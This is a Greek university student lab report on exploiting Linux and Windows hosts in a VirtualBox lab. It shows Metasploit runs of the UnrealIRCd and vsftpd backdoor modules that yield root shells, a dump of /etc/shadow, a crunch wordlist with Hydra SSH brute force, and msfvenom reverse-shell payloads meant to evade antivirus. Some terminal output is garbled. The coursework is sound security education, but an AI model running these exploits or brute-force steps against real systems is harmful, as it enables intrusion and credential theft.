



Πανεπιστήμιο Αιγαίου
Τμήμα Μηχανικών Πληροφοριακών και Επικοινωνιακών
Συστημάτων

Ασφάλεια Πληροφοριακών Και Επικοινωνιακών Συστημάτων (ICSD 120)

Διδάσκων: Στεργιόπουλος Γεώργιος

Εργαστηριακοί Συνεργάτες: Αναστασία Δούμα, Αθανάσιος Μπαζάκας

Άσκηση 3:

Εκμετάλλευση Ευπαθειών Σε Λειτουργικά Συστήματα Linux Και Windows

Χουβαρδάς Αντώνης, iisd 17217

Πλανάκη Κατερίνα, iisd 15169

Σάμος, 4 Ιουνίου, 2022


Περιεχόμενα

Πρώτο Μέρος	2
Ερώτημα 1ο	2
Ερώτημα 2	7
4ο Ερώτημα	9
2ο Μέρος	11
Ερώτημα 1ο	11
Ερωτημα 2ο	13
Ερώτημα 4ο	17

Πρώτο Μέρος

Ερώτημα 1ο

Αρχικά τρέχουμε nmap scan στην IP του metasploitable και παρατηρούμε ότι η θύρα 6667 είναι όντως ανοιχτή. Στη συνέχεια σκανάρουμε πάλι με nmap συγκεκριμένα τη θύρα αυτή και βλέπουμε ότι όντως είναι για το UnrealIRCd.



Στη συνέχεια ενεργοποιούμε την υπηρεσία metasploit στο λειτουργικό kali linux η οποία είναι εγκατεστημένη εξ ορισμού.

KaliLinux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured,  antonis@kali: ~

```
*Securifera*hot cocoa*
*f13rnal*pelarianCP*
*0n0bytes*DNC6G*guilddzero*dorko*tv*42*[EHF]*CarpeDien*Flamin-Go*BarryWhite*XU
cyber*FernetInjection*DCcurve*
*Mars Explorer*xzen_cfw*Fat Boys*Simpatico*ndjb*Isec-U.O*The Pomorians*T35H*
H0wK33-JetJ*OrangeStar*Team Corgi*
#Dg03*OffRes*Legion0Trin*fUniWA*wgucco*Pr0ph3t*L0ner*_n00bz*OSINT Punch
P0wers*Hats*Hava*Team Neu*
*Cyb3r*Doctor*TechLoCk_In*kinakomochi*BubbleDopper*bubbasmmp*w*Gh0st$*xtyl3rse
*cLUCKY_CLOVERS*ev4d3r*x10-teammir4n6*
*PEQUI_ctf*#HKLBDG*D30*5 bits short of a byte*UCM+ByteForc3*Death_Geass*Stryk3
r*Woof*Raise The Black*TErrOr*
*Individual*mkjekjam*Flag Predator*klandesk_no_Skids*SQ.*CyberOWL*Ironhearts*K
izzle*gaut1x*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sa
*Hannover University*HannoverRichs*
*Hex2Text*edafine*heftery*Flaggenmeister*Oxford Brookes University*OD1E*noob_n
oob*Ferris*Wheu*#F0N0+jamless*
*Logic_b0mbad4k0t*#0th3rs*dcua*cccccchhh6819*Manzara's Magpies*pwn4lyfe*Droog
y*Shrubbound Gang*ssociety*HackJWU*
*asdgfhijkl*#n00b13*i-cult*warriors*whateverThrone*Salvat0r*Chadsec*0x1337dead
beef*Starch3thingIDK*Tieto_lalaviiva_turva*
*InspiV-RPCA Cyber Club*kurageoverflow*wlamm*pelicans_for_freedom*switchteam*
tim*departed*computerchairs*cool_runnings*
*chads*SecureShell*EtIetsHekken*CyberSquad*PKX*Trident*RedSeer*SOmA*EVMBUck
ys*Angels*OrangeJuice*DemDirtyUser*
*OpenToAll*Born2Hack*BigLesworth*NIS*10Monkeys1Keyboard*TNGCrew*Clas55NotF0un
dexploits33kr*root_rulzz*Infosec1ITG*
*superusers*H0rdT0R3m3b3*operators*NUL*stuxCTF*mHackresciallo*Eclipse*Ginga
beast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa>null2root*HowestSP*fezfezf*LordVader*Fl@_Hunt3rs*bluene
t*P0GG2mE*
```

[metasploit v6.1.39-dev]

+ --=[2214 exploits - 1171 auxiliary - 396 post]

+ --=[616 payloads - 45 encoders - 11 nops]

+ --=[9 evasion]

Metasploit tip: You can use `help` to view all available commands

msf6 > 

Στη συνέχεια αναζητούμε την ευπάθεια για το unrealIRCd. Θα εκμεταλλευτούμε το unreal ircd 3281 backdoor

```
available commands
msf6 > search unreal
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  exploit/linux/games/ut2004_secure    2004-06-18   good  Yes   Unreal Tournament 2004 "secure" Overflow (Linux)
1  exploit/windows/games/ut2004_secure  2004-06-18   good  Yes   Unreal Tournament 2004 "Secure" Overflow (Win32)
2  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12  excellent  No    Unreal IRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > 
```

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
=====
Name      Current Setting  Required  Description
RHOSTS    192.168.56.102  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     6667             yes        The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
=====
Name      Current Setting  Required  Description
RHOSTS    192.168.56.102  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     6667             yes        The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  payload/cmd/unix/bind_perl          normal  No    Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6    normal  No    Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby         normal  No    Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6    normal  No    Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic          normal  No    Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse           normal  No    Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash_telnet_ssl  normal  No    Unix Command Shell, Reverse TCP SSL (telnet)
7  payload/cmd/unix/reverse_perl      normal  No    Unix Command Shell, Reverse TCP (via Perl)
8  payload/cmd/unix/reverse_perl_ssl  normal  No    Unix Command Shell, Reverse TCP SSL (via perl)
9  payload/cmd/unix/reverse_ruby     normal  No    Unix Command Shell, Reverse TCP (via Ruby)
10  payload/cmd/unix/reverse_ruby_ssl  normal  No    Unix Command Shell, Reverse TCP SSL (via Ruby)
11  payload/cmd/unix/reverse_ssl_double_telnet  normal  No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name   Current Setting  Required  Description
  RHOSTS  192.168.56.102  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   6667             yes        The target port (TCP)
Payload options (cmd/unix/bind_ruby):
  Name   Current Setting  Required  Description
  LPORT   4444             yes        The listen port
  RHOST  192.168.56.102   no         The target address
Exploit target:
  Id  Name
  --  --
  0  Automatic Target
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 

[!] msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667 ...
[:irc.Metasploitable,LAN NOTICE AUTH :*** Looking up your hostname ...
[:irc.Metasploitable,LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.102:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.56.102:4444
whoami
[*] Command shell session 1 opened (192.168.56.101:33399 → 192.168.56.102:4444 ) at 2022-05-22 17:02:56 +0300
root
root
[!] msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > hostname
[*] msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > metasploitable
[!] msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 

[!] msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 79°F Mostly sunny  ^  ENG  5:03 PM  5/22/2022  Right Ctrl
[!] msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 79°F Mostly sunny  ^  ENG  5:03 PM  5/22/2022  Right Ctrl
[!] msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 79°F Mostly sunny  ^  ENG  5:03 PM  5/22/2022  Right Ctrl
```

```

msf6 exploit(winxirc/unreal_lircd_3281_backdoor) > exploit
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.102:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.56.102:4444
whoami
[*] Command shell session 1 opened (192.168.56.101:33399 → 192.168.56.102:4444 ) at 2022-05-22 17:02:56 +0300

root
root
hostname
metasploitable

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:be:f0:10
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febe:f010/64 Scope:Link
            UP BROADCAST RUNNING NO-CARRIER MTU:1500 Metric:1
            RX packets:295 errors:0 dropped:0 overruns:0 frame:0
            TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:36668 (35.8 KB)  TX bytes:15209 (14.9 KB)
            Base address:0x0200 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:314 errors:0 dropped:0 overruns:0 frame:0
            TX packets:709 errors:0 dropped:0 overruns:0 frame:0
            collisions:0 txqueuelen:0
            RX bytes:128645 (125.6 KB)  TX bytes:128645 (125.6 KB)
            Base address:0x0200 Memory:f0200000-f0220000

msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ 

[*] Command shell session 2 opened (192.168.56.101:40423 → 192.168.56.102:4444 ) at 2022-05-22 17:13:51 +0300

cat /etc/shadow
root:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
daemon:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
bin:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
sys:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
sync:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
games:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
man:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
lp:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
mail:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
news:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
uuucpt:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
proxy:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
www-data:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
backup:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
list:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
irc:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
gnats:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
nobody:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
libuidl:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
libgidl:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
dhcpc:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
syslog:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
klog:$1$27WMS4k$R$0XXI.Cml.dhdhuE3X9jqP0:14742:0:99999:7:::
sshd:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
msfadmin:$1$XN10jzcRt/zzCW3mLtUA.ihZjA5:14684:0:99999:7:::
bind:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
postfix:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
mysql:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
tomcat5:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
distccd:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
user:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
service:$1$Kznu.7375$GELupr50hp6c$z3Bu/:14715:0:99999:7:::
telnetd:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
proftpd:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::
stated:$1$avfbJ1$z28w5UF9IV./DR9E9L1o.14747:0:99999:7:::

```

Ερώτημα 2

Στη συνέχεια εργαστήκαμε όπως στο πρώτο ερώτημα για να εκμεταλλευτούμε το exploit του vsftd.2.3.4 με το metasploit.

KaliLinux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

ash antonis@kali: ~

```
[+] metasploit v6.1.39-dev
+ --=[ 2214 exploits - 1171 auxiliary - 396 post      ]
+ --=[ 616 payloads - 45 encoders - 11 nops          ]
+ --=[ 9 evasion                                         ]

Metasploit tip: View advanced module options with
advanced

msf6 > search vsftpd
         Matching Modules
         ━━━━

#  Name                               Disclosure Date   Rank    Check
-  Description
-  ━━━━
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03     excellent  No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > █
```

8:13 PM

79°F Sunny ENG 5/22/2022

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      21        yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description

Exploit target:
Id  Name
--  --
0  Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Αφού κάνουμε τις παραπάνω ενέργειες τρέχουμε την εντολή id και βλέπουμε ότι πάλι έχουμε μπει στο σύστημα ως root

```

metasploit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is focused.
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to move it around.
nsfadmin@metasploitable:~$ id
uid:1000(nsfadmin) gid:1000(nsfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),41(video),46(plugdev),107(fuse),111(lpdadmin),112(admin),113(sambashare),1000(nsfadmin)
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:4B:F0:10
          inet addr:192.168.56.102 Brdcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::2c29:4bff:fe0c:29%eth0 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:3392 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1528 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:362941 (354.4 KB) TX bytes:260979 (254.8 KB)
            Base address:0x0200 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:1528 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1528 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:724697 (707.7 KB) TX bytes:724697 (707.7 KB)
nsfadmin@metasploitable:~$ _

antonis@kali:~$ id
uid:0(root) gid:0(root)
groups:root /etc/shadow
antonis@kali:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:4B:F0:10
          inet addr:192.168.56.102 Brdcast:192.168.56.255 Mask:255.255.255.0
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:3392 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1528 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:362941 (354.4 KB) TX bytes:260979 (254.8 KB)
            Base address:0x0200 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:1528 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1528 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:724697 (707.7 KB) TX bytes:724697 (707.7 KB)
antonis@kali:~$ 

```

4ο Ερώτημα

Αρχικά για να πραγματοποιήσουμε password cracking χρειαζόμαστε wordlists. Λόγο χώρου θα υποθέσουμε ότι οι κωδικοί των χρηστών αποτελούνται μόνο από πεζά γράμματα της αγγλικής αλφαριθμητικής έτσι ώστε να μην είναι πολύ μεγάλο το αρχείο που θα δημιουργηθεί.

Για να μειώσουμε κι άλλο το μέγεθος του wordlist βάλαμε στις παραμέτρους μόνο τα γράμματα που περιεχονται στα account names. Τα account names τα πήραμε χρησιμοποιώντας το exploit που εκμεταλλεύεται το backdoor του UnrealIRCd και παίρνοντας τα ονόματα των account με ένα απλό cat /etc/passwd. Η διαδικασία φαίνεται στο ερώτημα 1 του πρώτου μέρους. Με το παρακάτω τρόπο δημιουργείται το wordlist χρησιμοποιώντας το crunch που είναι για αυτή τη δουλειά.

```
(antonis㉿kali)-[~/usr/share/wordlists]
$ sudo crunch 6 8 afmsoistd -o wordlist1.txt
Crunch will now generate the following amount of data: 429404328 bytes
409 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 48361131
crunch: 100% completed generating output
(antonis㉿kali)-[~/usr/share/wordlists]
```

Στη συνέχεια χρησιμοποιώντας το wordlist που χρησιμοποιείσαμε, με το hydra προσπαθούμε να “σπάσουμε” το κωδικό του root και να εισέλθουμε στο σύστημα εκμεταλλεύομενη την υπηρεσία ssh. Το προβλημα εδώ ήταν ότι δεν μπορέσαμε να το πετύχουμε αυτό γιατί λόγο χαμηλής υπολογιστικής δύναμης, έπαιρνε η δοκιμή του 5% των κωδικών 35 ώρες και μετά εξαιτίας προβλημάτων στη σύνδεση η διαδικασία αποτύγχανε.

```
(antonis㉿kali)-[~/usr/share/wordlists]
$ hydra -l root -P newlist.txt 192.168.56.102 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore law s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-31 22:25:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re duce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48361131 login tries (l:1/p:48361131), ~3
022571 tries per task
[DATA] attacking ssh://192.168.56.102:22/

```

```

└─(antonis㉿kali)-[/usr/share/wordlists]
$ hydra -l root -P newlist.txt 192.168.56.102 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-31 22:25:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48361131 login tries (l:1/p:48361131), ~3 022571 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[STATUS] 136.00 tries/min, 136 tries in 00:01h, 48361001 to do in 5926:36h, 10 active
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 48360861 to do in 8761:02h, 10 active
[ERROR] Can not create restore file (./hydra.restore) - Permission denied
[STATUS] 88.00 tries/min, 616 tries in 00:07h, 48360521 to do in 9159:12h, 10 active
[STATUS] 85.07 tries/min, 1276 tries in 00:15h, 48359861 to do in 9474:54h, 10 active

[STATUS] 81.67 tries/min, 83545 tries in 17:03h, 48277592 to do in 9852:35h, 10 active
[STATUS] 81.66 tries/min, 84843 tries in 17:19h, 48276294 to do in 9853:19h, 10 active
[STATUS] 81.65 tries/min, 86143 tries in 17:35h, 48274994 to do in 9853:48h, 10 active
[STATUS] 81.65 tries/min, 87452 tries in 17:51h, 48273685 to do in 9853:15h, 10 active
[STATUS] 81.66 tries/min, 88768 tries in 18:07h, 48272369 to do in 9851:55h, 10 active
[STATUS] 81.66 tries/min, 90069 tries in 18:23h, 48271068 to do in 9852:16h, 10 active
[STATUS] 81.65 tries/min, 91364 tries in 18:39h, 48269773 to do in 9853:15h, 10 active
[STATUS] 81.65 tries/min, 92669 tries in 18:55h, 48268468 to do in 9853:08h, 10 active
[STATUS] 81.66 tries/min, 93988 tries in 19:11h, 48267149 to do in 9851:32h, 10 active
[STATUS] 81.66 tries/min, 95298 tries in 19:27h, 48265839 to do in 9850:54h, 10 active
[STATUS] 81.65 tries/min, 96590 tries in 19:43h, 48264547 to do in 9852:08h, 10 active
[STATUS] 81.64 tries/min, 97888 tries in 19:59h, 48263249 to do in 9852:42h, 10 active
[STATUS] 47.12 tries/min, 98968 tries in 35:00h, 48262169 to do in 17068:60h, 10 active
[ERROR] all children were disabled due to too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-02 09:25:50

└─(antonis㉿kali)-[/usr/share/wordlists]
$ 

```

2o Μέρος

Σε αυτό το μέρος εγκαταστήσαμε windows 7 στο virtualbox και συνεχίσαμε στο χακάρισμα του συστήματος.

Ερώτημα 1ο

Αρχικά με τη χρήστη του msfvenom βρίσκουμε τα payloads που μπορούμε να χρησιμοποιήσουμε για την επίθεση. Στη συνέχεια για τη δημιουργία του κακόβουλο λογισμικού θα χρειαστούμε και ένα encoder όποτε στις επόμενες 2 φωτογραφίες βρισκουμε το payload και το encoder. To encoder βοηθάει ο ίδιος μας κρυφτεί από τα Antivirus.

```
(antonis㉿kali)-[~]
└─$ msfvenom -l payload | grep windows/meterpreter/reverse_tcp
    windows/meterpreter/reverse_tcp          Inject the Meterpreter server DLL via the Reflective Dll Injection p
ayload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker
    windows/meterpreter/reverse_tcp_allports   Inject the Meterpreter server DLL via the Reflective Dll Injection p
ayload (staged). Requires Windows XP SP2 or newer. Try to connect back to the attacker, on all possible ports (1-65535, slow
ly)
    windows/meterpreter/reverse_tcp_dns        Inject the Meterpreter server DLL via the Reflective Dll Injection p
ayload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker
    windows/meterpreter/reverse_tcp_rc4         Inject the Meterpreter server DLL via the Reflective Dll Injection p
ayload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker
    windows/meterpreter/reverse_tcp_rc4_dns     Inject the Meterpreter server DLL via the Reflective Dll Injection p
ayload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker
    windows/meterpreter/reverse_tcp_uuid        Inject the Meterpreter server DLL via the Reflective Dll Injection p
ayload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker with UUID Support

